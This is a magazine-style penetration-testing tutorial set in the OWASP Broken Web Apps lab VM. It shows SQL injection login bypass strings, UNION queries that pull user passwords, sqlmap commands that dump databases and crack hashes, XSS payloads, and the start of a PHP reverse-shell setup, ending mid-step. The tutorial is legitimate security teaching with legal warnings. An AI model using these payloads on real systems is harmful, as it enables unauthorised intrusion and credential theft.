LEARN TO HACK

The best way to defend yourself on the web is to know how the enemy works. Learn to hack the web, and keep your server safe from the dodgy side of the internet.

Hack safely – do it on VirtualBox

The most valuable tool in the aspiring penetration tester's arsenal is a good set of practice sites. These are websites that have known vulnerabilities that you can explore to find where problems are likely to lie.

There are quite a few out there, and the Open Web Applications Security Project (OWASP) has gathered some of the best ones together in the Broken Web Applications Project (OWASP-BWA) which is a virtual machine file available from **http://sourceforge.net/projects/owaspbwa**.

If you unzip it (depending on your distro, you many need to install software that can handle 7z files), you'll get a new directory containing the files needed for a virtual machine.

VirtualBox is the easiest tool for creating a simulated computer that you can hack into. It's in most distro's repositories. Once VirtualBox is installed, open it and click New to create a new machine. Give it a name, and set it as Linux, Ubuntu. Hit Next twice to accept the default amount of memory. On the Virtual Hard Disk screen, select Use Existing Hard Disk, then use the directory icon to find the file **OWASP Broken Web Apps-cl1.vmdk** that you unzipped previously. Click through Next, and then Create to finish the Virtual Machine. It should now be ready to start.

Because the virtual machine is riddled with vulnerabilities, it's a good idea to make sure it's not accessible from other computers. The easiest way of doing this is with host-only networking. This is a virtual computer network that runs on the host (ie your PC or laptop), and connects to the virtual machine without exposing it to the wider network. To set this up, right-click on the virtual machine you've just created, and select Settings, then go to Network and change Attached To to Host Only Adapter.

A vulnerable virtual machine

You now have a vulnerable machine that you can hack away at without exposing yourself to other computers on the network. After you boot it up, you'll end up at a login screen. This will tell you the URL you need to point your browser to in order to access the vulnerable web apps. In our case it was **http://192.168.56.101**, but it may be different on your machine.

There's loads of really good stuff on the virtual machine, but we're going to look at just a few bits to get you started. We strongly encourage you to take more of a look around as there's loads of fun things to try and break into.

Exploit SQL

You don't need a password to log in when you've got 1337 skillz.

The first application we're going to look at is called Bricks. It's a simple web app with a few examples to demonstrate some of the basic techniques. Go the URL given on the login screen of your virtual machine, then click on OWASP Bricks. The app consists of a series of bricks that each pose a challenge to the aspiring web app hacker. They're split into three categories (login, file upload and content) that each tests different skills sets. To start with, we're going to take a look at bypassing login forms. Go to Bricks > Login Pages > Login #1.

You're presented with a fairly standard login page that requests a username and password. First, just to see what's going on, enter the username and password **test**/**test**. This won't log you in (those credentials are wrong), but the fail login page will show you the SQL query used to verify the password.

Even though most websites don't show you the SQL they use to check the login, most password checks on websites work in roughly the same way. That is, when you enter your credentials, the system checks to see if they match a row in the database. If they do, then it logs you in (the password should be hashed, but as you will see, that won't make a difference in this case).

To log in, we don't necessarily have to enter valid credentials, we just have to enter details that result in this SQL returning one or more rows.

The system is simply dropping the username and password we enter into the SQL surrounded by quote marks. A simple way to check if you can manipulate the SQL is by entering the username: **test'** (with just the one quotation mark) with any password. If the website isn't stripping special characters out, this will result in an SQL error, because there will be the wrong number of quote marks in the query.


This means we can close off the quotes and inject our own SQL into the statement. For example, if you enter the username: **test' or name like '%' or '1'='1**, the server will execute the following query:

```
SELECT * FROM users WHERE name='test' or name like '%' or '1'='1' and password='test'
```

In MySQL, the **and** operator is run before **or**, so this is equivalent to:

```
SELECT * FROM users WHERE name='test' or name like '%' or ('1'='1' and password='test')
```

This will return any entry in the database



By manipulating some SQL, you can log into a site without having to use a password.

where the name is **'test'** (this will probably not match anything) or the name is **like '%'** (in SQL this matches every string, so every row will be returned) or both **'1'='1'** (this is always true, but it's only included to use up the remaining quote mark that will be added after the username field) and the password is **'test'** (this may or may not return any rows, it doesn't matter).

Validate your data!

The crucial part of the code that's returned is **name like '%'**. This wildcard match brings back every row, because it's surrounded by **or**s. Even though we have no idea what the username or password are, we've still been able to log in. Obviously this is a fairly serious problem, and to make sure your login forms don't fall victim to this sort of attack, you need to validate the data the user enters to make sure it doesn't contain malicious code.

The Login #2 brick includes some JavaScript to check what the user entered before it sends it to the server to perform the log in attempt. Go to that brick now, and we'll try to break in. You should find that if you enter the same data as before, you get an error message rather than a successful login. When you request a web page, what you're actually doing is sending an HTTP GET request. This is how your browser tells the server which page it wants. Almost all the information for the GET request is in the address of the page you ask the server for (there's also the HTTP header and the cookie that can also be exploited by hackers, but we won't use them here).

There are also HTTP POST requests. These have extra little packets of data that are sent along with the address. Either way, it's still data being sent from our computer, and so we can control it. Ordinary web browsers send POST requests as instructed

"Even though we have no idea what the username or password are, we've still been able to log in. Obviously this is a fairly serious problem!"


by the web pages, and don't have the ability to manipulate them. This is exactly what's supposed to happen in the second login brick. In this case, some Javascript running on the web page tries to filter out our malicious request if you attempt to break in in the same way you did with the first login form.

However, while the data's still on our computer, we can still manipulate it as long as we have the right tools for the job. The simplest one is the Tamper Data extension for Firefox. To get this, you'll need to install Firefox if you haven't got it already, then go to Tools > Addons and search for Tamper Data. Once it's installed, you'll need to restart Firefox.

Navigate back to the Bricks Login #2, and enter some dummy data into the form (we'll edit it in a minute), but before you click submit, start the Tamper Data session. Go to Tools > Tamper Data and then click Start Tamper in the new window. This will then intercept every HTTP request and give you the opportunity to alter it. Now hit submit in the main window, and a pop up will ask you if you want to tamper with the request. Click Tamper. There are two sides to the dialog window that opens. On the left hand side, you'll see details of the HTTP request header. These are all changeable, and in some penetration tests, it can be useful to change them (particularly the User-Agent and the Cookie), however, we won't use them. In this exercise, we only need to alter the post data which is on the right hand side. Here you should see the username and password fields that you entered in the form. Since these have already gone past the JavaScript checking, you can change them to whatever you want. In this case, we'll change the username to the same value as before, that is:

test' or name like '%' or '1'='1

You should now find you get logged in.



A good knowledge of obscure SQL is the best way to ensure you get the best information out of an SQL injection attack, as many sites will volunteer information that makes them vulnerable.

Validate your data!

There's an important lesson here for any aspiring web developers: JavaScript form validation can be useful to help users enter the right data, but it has no security value whatsoever. As you've just seen, it's trivially easy to bypass. This isn't limited to text inputs. We could have changed it just as easily had it been a drop-down box, check box, radio buttons, or any other form of input. This also isn't limited to just websites. Whenever you accept data over a network, you can never be sure whether it's been tampered with. You can intercept and spoof TCP and UDP packets in the same way we just intercepted the HTTP request. Absolutely everything must be validated on the server before it's used in any way that could lead to a compromise.

SQL Injection

In the previous example, we managed to manipulate the SQL to get the server to log us in. This is a useful trick, but it's not the limit of the damage we can do with poorly validated SQL. If you go to Bricks Content #1, you'll find another website that takes input from the user and puts it in an SQL query, but this time information is returned to the user.

The intended use of this web page is to find out information about users on the system, but since the data is poorly validated, we can manipulate it to give us almost anything we want.

The underlying code performs an SQL select statement to grab one line of data from the database, then display three items from that line on the screen. To subvert this, we'll use SQL's **union** function to add extra data we want. The **union** function simply concatenates two tables to make one large one that includes all the elements from both tables (or two queries). The only restriction we face is that the two tables must have the same number of columns, so our first task is to find out how many columns are returned by the first select statement.

We can find this out by using an **order by** operation. This can take a column number as an argument and sort the data by that column. If we put in a number that's larger

Hacking, cracking and penetration testing

Hacking is without a doubt the most common word for breaking electronic security. It's widely used in the mainstream media and within the hacking community itself. Some people feel that this is counterproductive, and that the word should be reserved for less controversial technological uses. In fact, the word appears to have originated in the Tech Model Railway Club at the Massachusetts Institute of Technology (MIT). From there it emerged into the new world of computing to mean someone who uses particular knowledge and skill to solve a challenging technical problem. It still retains this meaning, and you'll often hear people referred to as (for example) "kernel hackers" because they apply their technical skill to making the Linux kernel work better.

Over time, the word has retained its original meaning, but it's also come to mean someone who breaks into computers. This can either be for good (white-hat hacker) or for evil (black-hat hacker). This additional meaning offends some people who feel that the term 'cracker' should be used instead.

Cracking's only common modern usage in a similar context is to break a single layer of security (eg to crack DRM). Some people feel it should be used more widely to describe computer criminals, but that's never caught on in mainstream use.

Penetration testing (or pen testing) is a type of systems testing that focuses on security. It's where people try to find and fix weaknesses before they're exploited by bad guys. However, the term doesn't solve the nomenclature problem, because it only refers to people using their skills for good.

Language is organic, and a word's etymology doesn't define its current meaning. There are certainly dialects of English were the word hacker means something different, particularly those spoken around Silicon Valley and MIT. However, in modern British English, it means someone who subverts computer security.

SQL

The vast majority of websites store information in relational databases. In these, data is stored in tables, where each chunk of data is a row in the table. Structured Query Language (SQL) is the most common tool for extracting information from a relational database. It's a nuanced language, and true mastery of it can take a long time, but in the most basic form of SQL, data is retrieved via a select statement such as:

```
select name from users where id=1;
```

This statement tells the database that you want all the values from the column name in the table users where **id** (which is the name of another column) is **1**. This is a very simple example. Almost all select queries have the same basic structure, but there's a lot more that can go in than simple columns, tables and conditions, and you'll see a few more examples in this article such as the wildcard %, and the **group_concat()** function. If you're interested in web application security, it's essential that you get a good grounding in SQL. There are some great resources on the web to help you learn. SQL Zoo is a good place to start (**http://sqlzoo.net/wiki/Main_Page**), and Schemaverse (**https://schemaverse.com** – an online game where you compete entirely in SQL) is a good place to practice your skills.

than the number of columns in the data, it'll throw an error, and we can use this error to deduce the number of columns. We know there are at least three because the user ID, username and email address are displayed on the screen, so we can start by entering the URL:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 3
```

This doesn't return any errors (we were just checking that it worked). You now have to increase the number 3 to find out the point at which it errors. So try:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 3
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 4
http://192.168.56.101/owaspbricks/content-1/index.php?id=0 order by 5
```

And so on. You should find that it throws an error when you get to nine. This means that there are eight columns in the data, so whatever we **union** with the data should also have eight columns. To test this out, try:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select 1,2,3,4,5,6,7,8
```

We entered **-1** as the **id** because we don't want the original query to return any data. Since the website only displays one line, we want to make sure that our one line is displayed. The page should display:

```
User ID: 1
User name: 2
E-mail: 3
```

This tells us that the page is displaying the first three of the eight columns.

Target acquired

Now we know the format of the data we need, we can start to use this to retrieve data from the database. Since we can only retrieve one line at a time, we need to be able to squeeze as much information into that line as possible. That's why we're going to use the **group_concat()** MySQL function, which can create a single string out of many values. For example, to return all the column names in a particular table as a single string, you can use:

```
select group_concat(column_name) from information_scheme.columns where table_name = 'users';
```

In our URL format, this is:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select (select group_concat(column_name) from information_schema.columns where table_name = 'users') ,2,3,4,5,6,7,8
```

This isn't quite perfect, because it will repeat the values, but it does contain all the information we need. We can now use exactly the same trick to retrieve all of the values of any three columns from the table. For example, to get the passwords, usernames and user IDs, try the URL:

```
http://192.168.56.101/owaspbricks/content-1/index.php?id=-1 union select (SELECT GROUP_CONCAT(password) FROM users), (SELECT GROUP_CONCAT(name) FROM users), (SELECT GROUP_CONCAT(idusers) FROM users),4,5,6,7,8
```

In a secure system, the passwords would be hashed, so wouldn't be available in plain text. This is not a secure system for many reasons.

Going automatic

The only limits to the number of things you can do is the permissions of the database user, and your SQL skills. In order to make it really easy to manipulate this sort of SQL injection, many people use tools to automatically perform these attacks. One of the best is **sqlmap**, which is available from **www.sqlmap.org**. If you download and unzip this, you'll find a Python script called **sqlmap.py**.

To test a website for SQL injection, you only need to pass it the URL. For example run the following in a terminal in the new directory created by **sqlmap**:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0"
```


When it asks you questions, you can just hit Enter to accept the defaults.

After it finishes running (it may take a little while), it should tell you that the parameter **id** is injectable. The real power of SQLmap isn't in detecting SQL injection possibilities, though, but in exploiting them. For example, to get the username and passwords of all database users, run:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0" --users --passwords
```

This will retrieve the usernames and hashed passwords, then perform a dictionary attack to retrieve the plain text passwords (this only works on poor passwords). Alternatively, to just dump all of the data into a text file for later perusal, try the following:

```
python sqlmap.py -u "http://192.168.56.101/owaspbricks/content-1/index.php?id=0" --batch -a > /home/ben/database.txt
```



The Tamper Data extension for Firefox lets you control the data you upload, and so bypasses all client side-security – so make sure you validate all user input on the server side!

Automatic vulnerability scanning

Why hack manually when you can automate it?

So far, we've looked at how to exploit vulnerabilities that we've known existed, but we haven't looked at how to find them. Practice and experience help this quite a lot, but there are also some tools that can make the job easier. One of the most useful for penetration testing is an attack proxy. This is an HTTP proxy that acts as an intermediary between your web browser and the websites you're looking at. It intercepts the requests you make, and logs the responses that you get from the server. In doing this, it helps you keep a record of what you've done, and what vulnerabilities you've found. This is helpful as you go along, and it also keeps evidence of what you've done which you can present to the owner of the website to show exactly what the vulnerabilities are and how they can be exploited.


Our favourite attack proxy is the Zed Attack Proxy (ZAP) created by OWASP. It isn't included in many distro's repositories, so you'll need to download it from **http://code.google.com/p/zaproxy/wiki/Downloads**. It's written in Java, so you don't need to compile it; just unzip the TAR archive and run **zap.sh** with:

```
tar -zxvf ZAP_2.3.0.1_Linux.tar.gz
cd ZAP_2.3.0.1
./zap.sh
```

This will start the proxy and open a window showing the data between the web browser and the server, or at least it will once you set up your browser to go through the proxy. In Firefox you can do this by going to Edit > Preferences > Advanced > Network > Settings and set it to Manual Proxy Configuration, with the HTTP Proxy set to localhost on port 8080.

Anything you do in the browser will now be picked up and stored by Zap. Let's go back to Bricks and see how it compares to our manual testing.

To get Zap to the right place, just point your browser to Login #1 in the Bricks web app. If you switch back to Zap, some entries should have appeared in the sites pane. If they haven't, make sure your browser is pointing to the right proxy, and hit refresh.



Zap has a powerful scripting engine that you can use to define new rules for the scans. These could be used to target specific classes of vulnerabilities or web apps.

As well as recording where you're browsing, ZAP can spider a site to find all the pages. This should give you all the targets to attack. We only want to spider Bricks (not all of the web apps on the distro), so in the sites pane, highlight **owaspbricks** (under Sites > ip-of-virtual-machine), then right-click and select Spider Subtree.

Automatic scanning

Zap's best trick is its ability to automatically scan for vulnerabilities. Using this feature, you can just point it at a website, set a scan running and see where the security holes are. However, the problem with vulnerability scanners is that they aren't as good as experienced pen testers at finding problems, and so while they're a useful tool, they can't replace wisdom and experience when it comes to breaking in. Let's see how well Zap does when it comes to finding ways to break into Bricks.

Before we run the scan, it's best to change a few of the defaults to make sure it focuses on the SQL that we're looking for. At the bottom of the Zap window, there's a series of tabs; the one we need is Active Scan. This will bring up the details of the scan. Here you can select the site. Next to the site, there's an icon that looks a little like four sliders on a mixing desk. If you click on this it'll open the Scan Policy window.

Here you can tune how the scan runs. The first thing to do is turn down the scans for cross-site scripting. This is a type of vulnerability we'll look at next, but if we leave it to scan for that here, it'll stop looking once it finds them on particular pages and not find the SQL vulnerabilities we're looking for.


Under Injection, change both Cross Site Scripting (Reflected) and Cross Site Scripting (Persistent) to OFF/Low. Also under Injection, you can change SQL Injection to Default/Insane. This will give it the best chance of finding the vulnerabilities.

With this done, you can start the scan running by right-clicking on owaspbricks (as you did before), and selecting Active Scan Subtree. The scan isn't very subtle. It just throws lots and lots of test data at the website to try and elicit a response. It's this sort of scan that fills up the error logs on most internet-facing webservers. It can take a little while to complete (possibly over an hour depending on the power of your computer), but it shouldn't need any intervention, so you can leave it running. To see what stage it's currently at, click on the Scan Progress icon in the Active Scan tab (this looks a bit like a oscilloscope).

When it finally finishes, it will flag up all the issues it finds. The colour of the flags

"Zap's best trick is its ability to automatically scan for vulnerabilities. You can point it at a website, set it running and see where the security holes are."

At a glance: the Zap interface



indicate the seriousness of the issue from red (major problem) to yellow (minor problem) to blue (information). If you click on the Alerts tab, you should see all the issues it's found. In this case, it should find two SQL injection errors (the ones from contents #1 and contents #2).


Humans are still useful

It's impressive that Zap has managed to find a way into this site by itself, but it's only found two of the many vulnerabilities in there. While there are more sophisticated vulnerability scanners available, none of them are perfect, so it's important to pair them with a real person, who can both check for false positives and check for anything that the scanner might have missed.

Aside from the vulnerabilities, let's look at what Zap is telling us. When it spidered the site, it did a good job of digging up all the different files that were on the server. This won't necessarily be perfect (because there may be files that aren't linked to anything), however, it's a great starting point. Essentially, it's given you a list of everywhere a vulnerability could exist.

As you go through these manually, you may find vulnerabilities that the scanner missed. In these cases, Zap can still be useful as a reporting tool. You can manually create alerts by right-clicking on the HTTP request in the sites pane, then selecting New Alert. Using Zap as a data store means you've got a record that you can check against as the security bugs are being fixed. It also enables you to generate a report of all the issues you've found (Report Menu > Generate HTML Report). By keeping everything together in this way, it's easy to remember what the problems are, and whether they've been fixed. This is just as important if you're running some tests to help secure an open source project as it would be if you're an aspiring professional penetration tester.

Forced browsing, fuzzing and SSL certificates are some of the most useful features that we haven't been able to cover. Fortunately, the project is well documented, and there are guides to these features and more on the wiki at **https://code.google.com/p/zaproxy/wiki/Introduction**.



There's a full list of all the known vulnerabilities in Mutillidae II. It's quite long, but exploring them all is an excellent step towards mastering the art/science of penetration testing.


Cross-site scripting

Fool users into giving up valuable data.

There are loads of vulnerable projects on the Broken Web Apps live distro, and all of them are worth a look to help you improve your web app hacking. However, one stands out as having far more vulnerabilities to play with than any of the others: Mutillidae II. The design of this is focused on the OWASP top 10, which is an annual list of the 10 most common web app vulnerabilities; if you can work your way through all of the vulnerabilities, you'll have a good understanding of most web security issues. There are far too many for us to go through them all here, but we will have a look at one more: Cross Site Scripting (XSS).

This is similar to the SQL injection attacks we looked at in Bricks, but instead of injecting SQL, we inject HTML (or, more commonly, JavaScript). In doing so, we aren't attacking the site, but the visitors to the site. For example, open the IP of the virtual machine in your browser, then go to OWASP Mutillidae II, and in the left-hand menu, select OWASP Top 10 > A2 Cross Site Scripting > Persistent (Second Order) > Show Log.

This website is a simple log file viewer. It shows a list of which people have visited which pages, and when. None of this comes directly from user input in the same way that it did with the SQL attacks we did (though there are certainly XSS attacks that work in this way). Instead we have to get a little creative here.



The BodgeIt store is riddled with vulnerabilites. See how you can exploit them to make money!

Manipulate the users

There are two pieces of data that we as a user can control: the user agent and the page visited. You can control the user agent using the Tamper Data Firefox extension in exactly the same way that we used it to alter the post data. The page visited is much easier, as it just returns whatever you put in the page parameter in the URL.

The most common way to check for XSS is by inserting a JavaScript alert. This makes it easy to see if something's been injected, because it pops up when you visit the page. For example, if you browse to the site:

```
http://192.168.56.101/mutillidae/index.php?page=<script>alert('Hello');<script>
```

Now visit the log page. You should get a pop up saying "Hello". For true internet points, though, you might want to try visiting the URL:

```
http://192.168.56.101/mutillidae/index.php?page=<iframe width=1500 height=1000 src= "//www.youtube.com/embed/YSDOcLfwM-I?autoplay=1" frameborder="0" allowfullscreen></iframe>
```

The reason for this sort of attack (other than pranks) may not be as clear as the other attacks we've done. After all, we haven't been able to extract data from the server. The point of this is to try to subvert the visitors. This could be in a number of ways. For example, you could insert a form asking users to enter their usernames and passwords that submits the data to your site, or you could use it as a platform to launch an attack that surreptitiously installs malware onto the unsuspecting browser. It could also include JavaScript to automatically redirect the browser to another site.

This attack works because the web app has a page parameter that takes the filename of the page they want to view. It then surrounds this page with the header bar, side menu and footer to create a consistent site across a range of pages. However, this particular implementation has a bug in it – it processes files as PHP regardless of how they were uploaded, or where they were uploaded to. This can give an attacker control of the system.

Install a reverse shell

In Mutillidae II, go to Others > Unrestricted File Upload > File Upload. This presents you with a file upload form. We know that we can execute a PHP file anywhere on the system, so we just need a file that can allow us to take control: we need a reverse shell. This is technique where we get the server to communicate with our computer, but we take control, sort of like SSH, but in reverse.

Legalities

Breaking into websites without permission is illegal, and in many countries the potential penalties should you get caught defy reason. There's also no excuse, as there are loads of legal ways to get your hacking fix. There are all the web apps on the OWASPBWA distro, plus there's our hacking challenge (see boxout, right).

Once you're done with that, why not install some open source webapps on to a virtual machine and try to find weaknesses? The maintainers will undoubtedly be glad to hear of anything you find provided you report it in the proper way (see the projects' individual websites for details of how to submit vulnerabilities).

A few companies also offer responsible people the chance to try to find vulnerabilities on their websites, and some even offer bounties should you find any. For example, take a look at Facebook's program here: **www.facebook.com/whitehat**.

If that's not enough to encourage you to stay on the right side of the law, there's a list of convicted computer criminals on Wikipedia (**http://en.wikipedia.org/wiki/List_of_computer_criminals**) complete with their sentences.

One of the best reverse shells for PHP is available from **http://pentestmonkey.net/tools/web-shells/php-reverse-shell**. If you download this and unzip it, you'll find a file called **php-reverse-shell.php**. When executed, this creates a reverse shell connection with any computer of your choice, so the first thing to set up is the IP address for it to connect to. Open it with a test editor, and change the line:

```
